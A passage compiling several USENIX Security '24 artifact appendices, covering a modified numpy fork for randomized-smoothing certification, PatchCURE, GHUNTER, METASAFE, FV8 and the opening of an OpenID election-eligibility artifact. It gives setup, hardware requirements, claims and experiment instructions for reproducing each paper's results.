**CPU:** AMD Ryzen 7 6800HS
**RAM:** 32 GB
**GPU:** Nvidia RTX 3050 Mobile (4GB VRAM)

#### A.2.1 Security, privacy, and ethical concerns

It is recommended that the version of `numpy` be installed inside a virtual environment to ensure that other projects on the evaluators' system are unaffected. Our version of `numpy` does print a message to stdout to let the user know that it has been modified. By default, any sampled distributions remain unaffected, unless specific parameters are passed to numpy, but you may see a performance hit when sampling random numbers.

#### A.2.2 How to access

Our fork of `numpy` can be found at https://github.com/pranav-dahiya/numpy/tree/USENIX_final. The repository contains a `README` on how to integrate this code with `smoothing`[2].

#### A.2.3 Hardware dependencies

A GPU capable of running CUDA is required to run the scripts in `smoothing`. With the default parameters around 2.0 GB of VRAM is used during certification.

#### A.2.4 Software dependencies

`numpy` requires a version of Python newer than 3.9.x. A C compiler that complies with C99 and a C++ compiler that complies with the C++17 standard is also required to build `numpy` from scratch.

#### A.2.5 Benchmarks

The CIFAR10 image dataset is required to reproduce the results presented in the paper. This is automatically downloaded by PyTorch the first time any script in `smoothing` is executed. Pretrained models made available by Cohen et al. were used to run certification. These can be downloaded from the Google Drive link included in the ReadMe file of the `smoothing` repository.

[1] https://github.com/numpy/numpy

[2] https://github.com/locuslab/smoothing/tree/master

## A.3 Set-up

The only set-up required is to have a recent version of Python, newer than version 3.9.x installed.

### A.3.1 Installation

1. Clone both `numpy` and `smoothing` from GitHub using the links provided in Appendix A.2.2.
2. Create a virtual environment within the directory that `smoothing` was cloned into and activate it.
3. Install dependencies for `smoothing` (requirements.txt) and `numpy` (build-requirements.txt) using pip.
4. Navigate to the `numpy` directory and build the project using `python setup.py build`.
5. Install `numpy` using `python setup.py install`.

### A.3.2 Basic Test

A basic test can be performed by executing pdf.py in the `smoothing` directory. The generated figures should match figure 3 in the paper.

## A.4 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: PatchCURE: Improving Certifiable Robustness, Model Utility, and Computation Efficiency of Adversarial Patch Defenses

Chong Xiang[1], Tong Wu[1], Sihui Dai[1], Jonathan Petit[2], Suman Jana[3], Prateek Mittal[1]
[1]Princeton University, [2]Qualcomm Technologies, Inc., [3]Columbia University

## A Artifact Appendix

### A.1 Abstract

Our PatchCURE paper proposes a defense framework against adversarial patch attacks to approach the challenging trade-off problem between certifiable robustness, model utility, and computation efficiency. PatchCURE can achieve similar inference efficiency as undefended models when optimized for efficiency; it also achieves state-of-the-art robustness and utility performance across all different efficiency levels.

This artifact can reproduce all experimental results (*clean accuracy, certified robust accuracy, and inference throughput*) reported in the main body of the paper to support our claims. It is based on PyTorch and requires GPU support. We implemented Algorithm 1 (construction, inference, and certification procedures) of our PatchCURE paper.

Our source code is available at https://github.com/inspire-group/PatchCURE/tree/40695a870e018b76cf5ec105ab36346c780e756d. We further provide a detailed guide for evaluating our artifact at https://github.com/inspire-group/PatchCURE/blob/40695a870e018b76cf5ec105ab36346c780e756d/reproducibility.md.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

No destructive steps. We only use curated datasets that are publicly available.

#### A.2.2 How to access

We host our source code on GitHub at https://github.com/inspire-group/PatchCURE.

Specifically, we use this commit for the artifact evaluation: https://github.com/inspire-group/PatchCURE/tree/40695a870e018b76cf5ec105ab36346c780e756d.

#### A.2.3 Hardware dependencies

The artifact requires 4 CPU cores and 1 GPU. We tested it with Intel Xeon CPU and NVIDIA RTX A4000 GPU.

#### A.2.4 Software dependencies

The artifact is based on Python, PyTorch, `timm`, and other Python packages. All packages can be easily installed with pip or conda; we provide a list of required packages in `requirement.txt`. We ran our experiments on a machine install with Red Hat Enterprise Linux 8; but the artifact should be runnable on a different OS.

#### A.2.5 Benchmarks

We focus on the publicly available ImageNet. See our reproducing instructions for more details.

We focus on two families of image classifier models: ResNet, and Vision Transformer. We build models using `timm` as well as our customized code; we provide download links to our pre-trained weights. See our reproducing instructions for more details.

### A.3 Set-up

#### A.3.1 Installation

1. Install Python 3.10.
2. Install GPU-compatible PyTorch 1.13.1.
3. Install other Python dependencies.
4. Clone the source code from
5. Download datasets.
6. Download pre-trained weights.

We provide detailed instructions and commands in our reproducing instructions.

### A.3.2 Basic Test

Below is the command for the functionality test.

```
python main.py --model vitsrf14x2_masked
--patch-size 32 --mask-stride 1 --certify
--runtime --batch-size 4 --num-img 100
```

It should be finished in a few seconds and print the following information to the console.

```
Clean Accuracy: 0.82
Certified Robust Accuracy: 0.53
Throughput: 189.91022253293076 img/s
```

## A.4 Evaluation workflow

Our experiment is based on the script `main.py`, in which we call our construction, inference, and certification procedures (discussed in Algorithm 1 of our paper). By running this script with proper command (we provide all necessary commands to run `main.py` in our reproducing instructions), we can read clean accuracy, certified robust accuracy, and inference throughput from the console. We can compare the obtained results with the results reported in the paper to validate the reproducibility of our paper.

### A.4.1 Major Claims

**(C1):** PatchCURE can build defense instances that have similar efficiency as undefended models. This can be validated using E1 and E2, which provide Table 2 and Table 3 in our paper. See Section 4.2 of our paper for more discussions (its second paragraph).

**(C2):** PatchCURE provides a systematic way to balance the three-way trade-off between robustness, utility, and efficiency; it achieves state-of-the-art utility and robustness performance across different efficiency levels. This can be validated using E2, which provides Table 2, Figure 1, and Figure 6. See Section 4.2 of our paper for more discussions (its third, fourth, and fifth paragraphs).

**(C3):** Other minor claims as discussed in Section 4.2 and Section 4.3. They can be validated using E3.

### A.4.2 Experiments

We provide estimated experiment runtime for the entire ImageNet dataset using 4 Intel Xeon CPUs and 1 NVIDIA RTX A4000 GPU. We note that some experiments might take up to a few days. To reduce experiment runtime, we also provide an option to run experiments on a random subset of the ImageNet datasets. We can add an argument `--num-img 1000` to only use 1000 images (1/50 of the entire set) to obtain an approximated evaluation result. We provide more details in reproducing instructions.

**(E1):** [undefended models] [10 human-minutes + 1 compute-hour]:
**Preparation:** See Section A.3. No extra preparation is needed.
**Execution:** Run commands as detailed in the section of "Table 2: vanilla undefended model performance" in our reproducing instructions.
**Results:** Read results from the console. The numbers should match Table 2 in our paper.

**(E2):** [PatchCURE defenses] [20 human-minutes + 3 compute-day (for one command) + 24 compute-hour (for all other commands)]:
**Preparation:** See Section A.3. No extra preparation is needed.
**Execution:** Run commands as detailed in the section of "Table 3: main results (as well as Figure 1 + Figure 6)" in our reproducing instructions. Feel free to add `--num-img 1000` to compute approximated results with shorter runtime.
**Results:** Read results from the console. The numbers should match Table 3 in our paper.

**(E2):** [PatchCURE defenses] [30 human-minutes + 3 compute-day (for one command) + 24 compute-hour (for all other commands)]:
**Preparation:** See Section A.3. No extra preparation is needed.
**Execution:** Run commands as detailed in other sections of our reproducing instructions.
**Results:** Read results from the console. The numbers should match other tables and figures presented in our paper.

Our algorithms are deterministic. Therefore, we do not expect any large variation in results if the experiments are conducted on the entire dataset. However, it is possible to have small mismatches ($< 1\%$) due to the imprecise float point computation on different hardware (e.g., GPUs).

## A.5 Notes on Reusability

N/A

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: GHUNTER: Universal Prototype Pollution Gadgets in JavaScript Runtimes

Eric Cornelissen
KTH Royal Institute of Technology

Mikhail Shcherbakov
KTH Royal Institute of Technology

Musard Balliu
KTH Royal Institute of Technology

## A Artifact Appendix

### A.1 Abstract

The artifacts develop lightweight taint analysis on top of the JavaScript runtimes Node.js and Deno with the goal of identifying prototype pollution gadgets. In particular, each artifact modifies the V8 JavaScript engine shared by Node.js and Deno as well as some minor aspects of each runtime itself; these changes are present as `.patch` files in the artifact. Additionally, each builds on top of the project with tooling to run our analysis and generate results. Finally, the last artifact constitutes modifications to Silent Spring used for the comparison between GHUNTER and Silent Spring.

We demonstrate the functionality and reproducibility of the analysis artifacts and evaluate the effectiveness of our analysis against Silent Spring in terms of precision and recall. The results of the former refer to Section 5.1 and Table 1, 5 and 6 while the latter refers to Section 5.2 and Table 2 and 3.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

There are no risks for the users relating to security and privacy of their machines. The artifact has been used to detect gadgets in production-ready software and these vulnerabilities have been responsibly disclosed to the vendors.

#### A.2.2 How to access

The artifacts are accessible on GitHub at github.com/KTH-LangSec/ghunter/tree/23abc11 which encompasses three sub projects: the Deno analysis artifact, the Node.js analysis artifact, and the Silent Spring comparison artifact.

#### A.2.3 Hardware dependencies

We performed the experiments described in this appendix on an AMD Ryzen 7 3700x 8-core CPU (3.60GHz) with 32 GB RAM and 50 GB of disk space. No specific hardware features are required for the artifact evaluation.

#### A.2.4 Software dependencies

We performed the experiments on the Ubuntu 22.04 OS. We used Docker as an OCI container runtime.

#### A.2.5 Benchmarks

**Deno v1.37.2** We run our gadget detection analysis against Deno version 1.37.2. The source code of this benchmark is incorporated as git submodules in the `ghunter4deno` sub project (named `deno`, `deno_core`, and `rusty_v8`). Section 5.1 and Table 1 of the paper reports the aggregate number of gadgets detected and Table 6 of the paper reports all the detected first-order gadgets in detail.

**Deno standard library v0.204.0** In addition to Deno v1.37.2, we run our gadget detection analysis against the Deno standard library version 0.204.0. The source code of this benchmark is incorporated as a git submodule in the `ghunter4deno` sub project (named `deno_std`). Section 5.1 and Table 1 and 6 also report on this benchmark.

**Node.js v21.0.0** We run our gadget detection analysis against Node.js version 21.0.0. The source code of this benchmark is incorporated as a git submodule in the `ghunter4node` sub project (named `node`). Section 5.1 and Table 1 of the paper reports the aggregate number of gadgets detected and Table 5 of the paper reports all the detected first-order gadgets in detail.
Additionally, we run our gadget detection analysis against Node.js version 21.0.0 for a comparison to Silent Spring. The test cases for this comparison are located `src/ss21`. Section 5.2 and Table 3 of the paper reports on the results of this analysis.

**Node.js v16.13.1** We run our gadget detection analysis against Node.js version 16.13.1 for a comparison to Silent Spring. The test cases for this comparison are located `src/ss16`. Section 5.2 and Table 2 of the paper reports on the results of this analysis.

**Silent Spring** We compare our results against those of Silent Spring. We do this on both Node.js v16.13.1 and v21.0.0. Our adaptation of Silent Spring is located in

the `silentspring4ghunter` sub project. This benchmark re-embeds the respective Node.js benchmarks on separate commits (`a6ae944` and `14966b5` resp.). Section 5.2 and Table 2 and 3 (resp.) of the paper report on the results of this analysis.

## A.3 Set-up

We provide two modes for testing the Deno and Node.js artifacts (1) a prepared OCI container and (2) instructions on how to set up the environment from scratch. We only provide instructions on how to set up the environment from scratch for the Silent Spring artifact.

**(S1):** Deno. For the analysis of Deno use either the OCI container image `ghcr.io/kth-langsec/ghunter4deno`[1] by pulling it, launching it, and attaching a shell. Alternatively, build the container image by following the instructions from the README of github.com/KTH-LangSec/ghunter4deno at commit `63a9faa`. In this mode, the users may skip the rest of (**S1**) and (**I1**).
For a local set-up, clone github.com/KTH-LangSec/ghunter4deno with submodules recursively and checkout commit `63a9faa`. Then continue with (**I1**).

**(S2):** Node.js. For the analysis of Node.js use either the OCI container image by pulling `ghcr.io/kth-langsec/ghunter4node`[2], launching it, and attaching a shell. Alternatively, build the container image by following the instructions from the README of github.com/KTH-LangSec/ghunter4node at commit `86aad7c`. In this mode, the users may skip the rest of (**S2**) and (**I2**).
For a local set-up, clone github.com/KTH-LangSec/ghunter4node with submodules recursively and checkout commit `86aad7c`. Then continue with (**I2**).

**(S3):** Silent Spring. For the comparison to Silent Spring, clone github.com/KTH-LangSec/silentspring4ghunter with submodules recursively. For the comparison on Node.js v16.13.1 checkout commit a6ae944 and for the comparison on Node.js v21.0.0 checkout commit 14966b5. In either case, continue with (**I3**)-(**I5**).

### A.3.1 Installation

**(I1):** Deno development prerequisites. See github.com/denoland/deno-docs commit `7b4aa84` file `building_from_source.md`.

**(I2):** Node.js development prerequisites. See github.com/nodejs/node commit `38d0e69` file `BUILDING.md`.

**(I3):** CodeQL v2.9.2. Download and unzip an asset for your platform of version 2.9.2 from the official repository. Add the path of the codeql folder to PATH environment variable.

**(I4):** Node.js v16.13.1. Follow the instructions on the official website to install Node.js version 16.13.1 for the comparison on this Node.js version.

**(I5):** Node.js v21.0.0. Follow the instructions on the official website to install Node.js version 21.0.0 for the comparison on this Node.js version.

### A.3.2 Basic Test

**(B1):** Deno. We recommend running the source-to-sink analysis with a single test case as a basic test. First build using `./make.sh s2s sync`, then run the basic test using `./analyze.sh 2 20 basic-test`. The first command compiles Deno and can take up to an hour, the latter runs a simple analysis that should take about one minute. This is expected to yield about 6 gadget candidates.

**(B2):** Node.js. We recommend running the source-to-sink analysis with a single test case as a basic test. We provide a script to perform this test, `./nodejs-test-one.sh`. This will build Node.js for the analysis and run the analysis with a single test. This command compiles Node.js, which can take up to an hour, and runs a simple analysis that should take about one minute. This is expected to yield about 10 unique source-to-sink pairs after filtering.

**(B3):** Silent Spring. Follow the basic test instructions for the original Silent Spring artifact.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Our dynamic analysis tool applied to Deno uncovered 67 universal gadgets. This is evaluated by experiment (**E1**) and described in Section 5.1 and Table 6 of the paper.

**(C2):** Our dynamic analysis tool applied to Node.js uncovered 56 universal gadgets. This is evaluated by experiment (**E2**) and described in Section 5.1 and Table 5 of the paper.

**(C3):** Our dynamic analysis tool has higher precision and recall than Silent Spring for finding universal gadgets on two different Node.js versions. This is evaluated by experiment (**E3**)-(**E6**) and described in Section 5.2 of the paper.

### A.4.2 Experiments

We describe a total of 6 experiments, 2 related to claims (**C1**) and (**C2**) and 4 related to (**C3**). The former cover the first 3 benchmarks and the latter cover the last 3 benchmarks.

[1] a4c29470545af82a0d8b446e1594ba4e78ad45babdf3af51c72f54fad1c35860
[2] a2b09930d54d652f192d086a91186d5d9d94c14f2deae451b88e563fcb38231a

**(E1):** Analysis of Deno, 10 human-minutes + <4 compute-hours + 50GB disk: Full analysis of the Deno runtime for universal gadgets.
**Set-up:** Follow (**S1**).
**Preparation:** Follow (**B1**).
**Execution:** Start `./run.sh`, optionally with a number of workers (default 5) and test timeout (default 20s) as `./run.sh <W> <T>`.
**Results:** The output at the end of the analysis provides a table of which expected gadget candidates from Table 6 of the paper were found as well as the analysis numbers from Section 5.1 (paragraph *Analysis of Deno*); This output can be recomputed by running the `numbers.sh` script *after* the analysis has finished. The exact numbers may differ but are expected to be similar. The folder `_aggregate` will contain the final two SARIF files for manual analysis, which can be compared to the SARIF files in the `results` directory.

**(E2):** Analysis of Node.js, 10 human-minutes + <4 compute-hours + 50GB disk: Partial analysis of the Node.js runtime for universal gadgets in the `child_process` API.[3]
**Set-up:** Follow (**S2**).
**Preparation:** Follow (**B2**).
**Execution:** Start `./run-child_process-s2s.sh`, optionally with a number of workers (default 5) and test timeout (default 20s) as `./run-child_process-s2s.sh <W> <T>`, to perform the source-to-sink analysis.
After the script has finished, start `./run-child_process-crashes.sh`, optionally with a number of workers (default 5) and test timeout (default 20s) as `./run-child_process-crashes.sh <W> <T>`, to perform the unexpected-termination analysis.
**Results:** The output at the end of the former script constitutes part of the aggregate analysis numbers from Section 5.1 of the paper except limited to the `child_process` API (expect ~70,000 sinks reached with ~1,500 unique sink-source pairs before filtering, and ~40 unique sink-source pairs after filtering). It produces the SARIF files for manual review in a folder named `node/fuzzing/X-YYYY-MM-DD-HH-MM-SS`.
The output at the end of the latter script constitutes the remaining part of the aggregate analysis numbers from Section 5.1 of the paper except limited to the `child_process` API (expect 2 gadget candidates out of ~111,000 crashes).

**(E3):** Comparison on Node.js v21.0.0 GHUNTER, 10 human-minutes + <2 compute-hour + 50GB disk: The GHUNTER part of the comparison between GHUNTER and Silent Spring on Node.js v21.0.0.
**Set-up:** Follow (**S2**).
**Preparation:** Not applicable.
**Execution:** Start `./run-compare-ss-21.sh` to run the source-to-sink analysis for the relevant APIs for the comparison.
**Results:** This will output the results and also store them in the `node/fuzzing.ss21` folder. There will be 9 folders following the `X-YYYY-MM-DD-HH-MM-SS` naming scheme. Each maps to a row from Table 3 of the paper according to the mapping found in the project's README and contains two relevant files: `count.txt` for the number presented as "GC" in Table 3 and `compare.json` with the properties and corresponding sinks of each gadget candidate (validating them is a manual process). False negatives are derived as $FN = GT - TP$.

**(E4):** Comparison on Node.js v21.0.0 Silent Spring, 10 human-minutes + <5 compute-hours + 2GB disk: The Silent Spring part of the comparison between GHUNTER and Silent Spring on Node.js v21.0.0.
**Set-up:** Follow (**S3**) and checkout `14966b5`.
**Preparation:** Run `node --version` and ensure you are using v21.0.0.
**Execution:** Start `./compare.sh`.
**Results:** The script writes the raw results for the comparison as a folder per row of Table 3 in the paper in the `raw-data` folder. Each folder contains the raw output from Silent Spring as well as a `ghunter.log` file with the data for comparison. In particular, the last line (starting with `Candidates`) is the "GC" number from Table 3 and the data preceding it (starting from `all props`) contains the true and false positives data (validating them is a manual process). False negatives are derived as $FN = GT - TP$.

**(E3):** Comparison on Node.js v16.13.1 GHUNTER, 10 human-minutes + <2 compute-hour + 50GB disk: The GHUNTER part of the comparison between GHUNTER and Silent Spring on Node.js v16.13.1.
**Set-up:** Follow (**S2**).
**Preparation:** Not applicable.
**Execution:** Start `./run-compare-ss-16.sh` to run the source-to-sink analysis for the relevant APIs for the comparison.
**Results:** This will output the results and also store them in the `node/fuzzing.ss16` folder. There will be 11 folders following the `X-YYYY-MM-DD-HH-MM-SS` naming scheme. Each maps to a row from Table 2 of the paper according to the mapping found in the project's README and contains two relevant files: `count.txt` for the number presented as "GC" in Table 2 and `compare.json` with the properties and corresponding sinks of each gadget candidate (validating them is a manual process). False negatives are derived as $FN = GT - TP$.

[3] The full analysis can be performed by substituting "child_process" for "all" in the experiment steps, but this requires hardware similar to that described in the paper rather than hardware similar to that described in this appendix and is expected to take over 96 hours to complete.

**(E6):** Comparison on Node.js v16.13.1 Silent Spring, 10 human-minutes + <6 compute-hours + 2GB disk: The Silent Spring part of the comparison between GHUNTER and Silent Spring on Node.js v16.13.1.
**Set-up:** Follow (**S3**) and checkout `a6ae944`.
**Preparation:** Run `node --version` and ensure you are using v16.13.1.
**Execution:** Start `./compare.sh`.
**Results:** The script writes the raw results for the comparison as a folder per row of Table 2 in the paper in the `raw-data` folder. Each folder contains the raw output from Silent Spring as well as a `ghunter.log` file with the data for comparison. In particular, the last line (starting with `Candidates`) is the "GC" number from Table 2 and the data preceding it (starting from `all props`) contains the true and false positives data (validating them is a manual process). False negatives are derived as $FN = GT - TP$.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: METASAFE: Compiling for Protecting Smart Pointer Metadata to Ensure Safe Rust Integrity

M. Kayondo
Seoul National University

I. Bang
Seoul National University

Y. Kwak
UNIST

H. Moon
UNIST

Y. Paek
Seoul National University

## A Artifact Appendix

### A.1 Abstract

*This artifact provides an outline of steps to reproduce the METASAFE + TRust benchmarks of the above mentioned paper. We provide notes on system requirements, and how to navigate possible challenges for those interested in building the project from scratch.*

### A.2 Description & Requirements

*METASAFE and TRust depend on Intel MPK, therefore, the user of the artifact must build and execute the benchmarks on an Intel Machine. As explained in the paper, we expect the user to use a workstation running Ubuntu Jammy 22.04.2 LTS, with an Intel 11th Gen CPU with at least 8 cores and 72GB of RAM because TRust depends on SVF which requires a substantial amount of memory at compile time. If the user is interested in running the Docker image, we advise to run on a machine with a minimum of 64GB disk space and 64GB RAM.*

#### A.2.1 Security, privacy, and ethical concerns

*The artifact requires you install dependencies whose versions may conflict with already existing versions on your system. The PoCs provided have baselines with possible Buffer Overflow bugs that METASAFE is meant to prevent. Whereas such buffer overflows are benign for the purposes of this test, we would like to inform the users intending to execute the PoCs of this fact. The PoCs are only meant for proving METASAFE's security guarantees.*

#### A.2.2 How to access

*A user interested in the artifact can find it at our github repository:* `https://github.com/seccompgeek/trust23-metsafe24/tree/v0.1.0` *. At the repository, we provide instructions on how to obtain a Docker images of an already setup built environment.*

#### A.2.3 Hardware dependencies

*For a user interested in building the artifact from scratch, we recommend running a workstation with at least 72GB RAM, at least 64GB free disk space, and an Intel CPU with MPK and at least 8 CPU cores. For a user interested in simply running the benchmarks in from the Docker images, we recommend using a machine with at least 64GB disck space and at least 64GB RAM. If RAM is an issue, the user may modify the SVF building/execution commands to lessen the analysis budget.*

#### A.2.4 Software dependencies

*The required dependencies are well explained on the github repository. We expect the user to run an Ubuntu OS of version no later than 18.04 LTS. For our experiments, however, we use Ubuntu 22.04 LTS.*

#### A.2.5 Benchmarks

*For this artifact, we present the user with the METASAFE + TRust benchmarks shown in Section 6.4 of the paper. On the Github repository, we explain how to run each benchmark.*

### A.3 Set-up

*Setup instructions are provided on the github repository.*

#### A.3.1 Installation

*Installation instructions are provided on the github repository.*

#### A.3.2 Basic Test

*Run the Simple PoC as given in the Github repository. You may also run the SmallVec PoC to test METASAFE's insertion of metadata checks.*

### A.4 Evaluation workflow

*The evaluation involves running the baseline (without TRust or METASAFE). Then another run with TRust is required to*

*obtain the TRust overhead compared to the baseline. Finally, another run with TRust + METASAFE is required to obtain the overhead of METASAFE on TRust. The benchmarks are based on Rust's Bencher. At the end of each run, averaging the runtimes is required. We provide a simple tool that will anlalyse the results of each run to provide the average runtime. For memory overhead, we read the Maximum Resident Size provided by /usr/bin/time with the -v option, as explained in the Github repository.*

### A.4.1 Major Claims

*Trust incurs performance and memory overhead compared with the baseline. To that end, we expect METASAFE to incur added overhead on top of TRust.*

**(C1):** *We expect TRust + METASAFE to incur a runtime overhead of 13% geomean over the baseline, compared to Trust's 11%. Therefore, we expect METASAFE to incur about 3% added overhead to TRust or any similar system.*

**(C2):** *Additionally, TRust + METASAFE incurs about 83% memory overhead (geomean) compared to TRust's 69%.*

**(C3):** *We expect METASAFE to prevent or catch the memory bugs related to smart pointers as shown in the PoCs provided. In absence of METASAFE, we expect the memory bugs to cause issues such as Segmentation Faults or allocator-side errors. With METASAFE, we expect the bugs to be caught at runtime before they cause any errors.*

### A.4.2 Experiments

*For a user intending to build the artifact from scratch, we expect more man hours. For a user intending to simply run experiments from the Docker image, we expect less man hours, mostly spent on running experiments and analyzing them.*

**(E1):** *[Building the artifact from scratch] [30 human-minutes + 2 compute-hour + 35GB disk]:*
**How to:** *Access the Github repository and follow the instructions. Install dependencies as instructed.*
**Preparation:** *Install the dependencies and clone the artifact from Github.*
**Execution:** *Build the rust compiler and create a custom toolchain. Build SVF.*
**Results:** *Should a custom rust compiler installed, and SVF setup, with its LLVM linked to the rust compiler's version.*

**(E2):** *[Running and analyzing the Benchmarks:] [2 human-hour + 5 compute-hour]: Mostly due to SVF analysis. Some benchmarks don't take that long. Only Hyper and Tokio take long. At the end, the user should have results to compare with the claims in the paper.*

## A.5 Notes on Reusability

*The benchmarks provided for Trust + METASAFE are highly reusable. Especially the Docker image version with the already built environment. Reproducing and reducing the Servo results is particularly challenging due to the huge number of dependencies (each with a differing version), and that's the major reason we do not present it here.* Please run each benchmark, saving the output in a file. Then run the *results analyzer* mentioned on the `Github` README with the output file as the parameter. The *results analyzer* prints the average runtime. After gathering the average runtime for the baseline, TRust and TRust + METASAFE, you can obtain the normalized overhead.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: FV8: A Forced Execution JavaScript Engine for Detecting Evasive Techniques

Nikolaos Pantelaios
North Carolina State University

Alexandros Kapravelos
North Carolina State University

## A Artifact Appendix

### A.1 Abstract

*FV8 (pronounced "favorite") is a specialized version of the V8 engine enhanced with unique capabilities. It also integrates patches from VisibleV8 and its custom patches to deliver a powerful tool for code analysis and execution. FV8 forces execution of code paths to detect evasive techniques in JavaScript, enhancing visibility and detecting hidden or malicious code. It is used in both Node.js and Chromium environments.*

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

*There are no specific risks associated with executing the FV8 artifact. The original experiments, were run inside a controlled and isolated environment and involved malicious npm packages and malicious extensions potentially. Since for this artifact evaluation we are visiting only secure websites, there is no danger involved whatsoever.*

#### A.2.2 How to access

*The artifact can be accessed via the GitHub repository at: https://github.com/wspr-ncsu/FV8/tree/57fc2b26995633169586039 34aba572907171162. The specific version of the artifact used for this evaluation is tagged as* `v1.0`.

#### A.2.3 Hardware dependencies

*None. FV8 can run on any standard x86_64 hardware with support for Docker.*

#### A.2.4 Software dependencies

*The primary software dependencies include:*

- *Operating System: Linux (Ubuntu 20.04 recommended)*
- *Docker: For containerized execution*
- *Python > 3.10: For running scripts*
- *(provided) Chromium: Version 94 to 122, specifically Chromium 122 patches as a deb file*
- *Required Python packages as specified in* `requirements.txt`

#### A.2.5 Benchmarks

*For our purposes we will run FV8 on Tranco top 1k or Tranco top 10k. In the paper, the benchmarks involve running FV8 on datasets of browser extensions and npm packages to detect evasive techniques.*

### A.3 Set-up

#### A.3.1 Installation

```
# Clone the repository
git clone https://github.com/wspr-ncsu/FV8.git
cd FV8

# Install required Python packages
pip install -r scripts/requirements.txt

# Setup Docker
export DOCKER_BUILDKIT=0
python scripts/vv8-cli.py setup

# Patch FV8 through the patches (Optional)
patch -p1 < patches/LATEST_FV8_PATCH_FILE


## Otherwise (directly run the .deb file)

# Install the FV8 Chromium .deb package (optional)
dpkg -i deb_files/chromium-browser-stable_ \
122.0.6261.111-1_amd64.deb
```

#### A.3.2 Basic Test

```
# Run FV8 Chromium with a simple test URL

chromium-browser-stable --headless \
--no-sandbox --disable-gpu \
--disable-features=NetworkService \
```

```
--js-flags='--no-lazy' https://google.com

# Run the FV8 Crawler
python crawler_queue_tranco.py
```

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *FV8 operates seamlessly on top of V8 without any disruptions.*

**(C2):** *FV8 is compatible with VisibleV8, and the patches can be integrated without conflicts.*

**(C3):** *FV8 increases code execution visibility, effectively identifying JavaScript evasions and enforcing code execution. Notably, FV8 achieves 11% higher code coverage compared to the default V8, as demonstrated in the experiments detailed in Section 5.1 of the paper.*

### A.4.2 Experiments

**(E1):** *[Functionality and Performance] [0 human-minutes + 5 compute-minutes] Install the .deb file. Run the latest version of FV8 (equivalent to Chromium 122) using the .deb file and verify that it operates correctly without any issues, following the example command for chromium-browser-stable.*

**Execution:** sudo dpkg -i deb_files/chromium-browser-stable_122.0.6261.111-1_amd64.deb
chromium-browser-stable –headless –no-sandbox –disable-gpu –disable-features=NetworkService –js-flags='–no-lazy' https://google.com

**Results:** If even one forced execution happens, you should see a message with the API that triggered the execution and where it is in the code:
Example: *Found match for API: setTimeout and varproxy name: 0x7e0a001c7c1d <String[10]: #setTimeout>on position: 8066*

**(E2):** *[Compatibility and Patches] [20 human-minutes + 1 compute-hour] Apply patches to V8, incorporating both FV8 and VisibleV8 patches. The crawler automatically handles this for the latest version, as detailed in the README.md file on the GitHub repository https://github.com/wspr-ncsu/FV8.*

**Execution:** # Setup the crawler – that also handles the pathes of FV8
# Install required Python packages
pip install -r scripts/requirements.txt
export DOCKER_BUILDKIT=0
python scripts/vv8-cli.py setup

**Results:** Crawler setup should complete without any errors.

**(E3):** *[Higher Code Coverage] [30 human-minutes + 1 compute-hour + <50GB disk] Execute the FV8-modified Chromium and Node.js environments on the Tranco top 1k sites. For this evaluation, we do not use malicious datasets for the artifact assessment.*

**Execution:** # Run the FV8 Crawler to visit Tranco top X websites
python crawler_queue_tranco.py
**To create full logs:**
i) Modify 'crawler_queue_tranco.py' script:
from 'cmd = f"python3 ./scripts/vv8-cli.py crawl -pp Mfeatures –no-headless –show-chrome-log –disable-screenshot –disable-artifact-collection –disable-har –disable-gpu –disable-features=NetworkService –js-flags='–no-lazy' timeout -u url"'
to 'cmd = f"python3 ./scripts/vv8-cli.py crawl -pp Mfeatures –no-headless –show-chrome-log –disable-gpu –disable-features=NetworkService –js-flags='–no-lazy' timeout -u url"'
ii) Connect to the docker container:
'docker exec -it DOCKER_ID /bin/bash' where DOCKER_ID belongs to the 'vv8_log_parser_worker' container.

**Results:** You can check the docker environment for the created files and the forced executions that happened because of FV8. You can modify the 'tranco/tranco10.txt' part to 'tranco/tranco100.txt' or 'tranco/tranco1k.txt' to run the browser on more Tranco websites. Check tranco/* for more options.

## A.5 Notes on Reusability

*We emphasize that the artifact evaluation aims to demonstrate FV8's usability rather than its performance on specific datasets. FV8 is a versatile tool applicable in various scenarios and fully customizable. By creating a proof of concept for a particular set of APIs and validating its functionality, the research community can adapt both the list of APIs and the datasets it operates on. FV8 can also be extended to analyze other JavaScript-based environments beyond the scope of this paper, such as MongoDB or Electron, using the same V8 patches. Researchers can leverage FV8 to investigate other evasion techniques and apply forced execution strategies across different JavaScript ecosystems. Hotcrp Stable URL: https://sec24winterae.usenix.hotcrp.com/paper/98.*

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Election Eligibility with OpenID: Turning Authentication into Transferable Proof of Eligibility

Véronique Cortier Alexandre Debant Anselme Goetschmann Lucca Hirschi

Inria, CNRS, Université de Lorraine, France

## A Artifact Appendix

### A.1 Abstract

To complement the Security Analysis and the Proof of Concept sections of our paper on transferable proofs of eligibility, we provide a set of machine-checkable symbolic proofs as well as a proof-of-concept implementation of our protocol. The artifact contains three parts:

1. ProVerif files modeling our protocol and steps to reproduce our mechanized security analysis of the *OIDEli* protocols with ProVerif,
2. a Rust implementation of the ZKPs required by *OIDEli-zk* along with some benchmarks, and
3. a full-fledged proof-of-concept implementation of *OIDEli-zk* integrated in the Belenios voting system.

### A.2 Description & Requirements

The three parts composing the artifact can be considered independently.

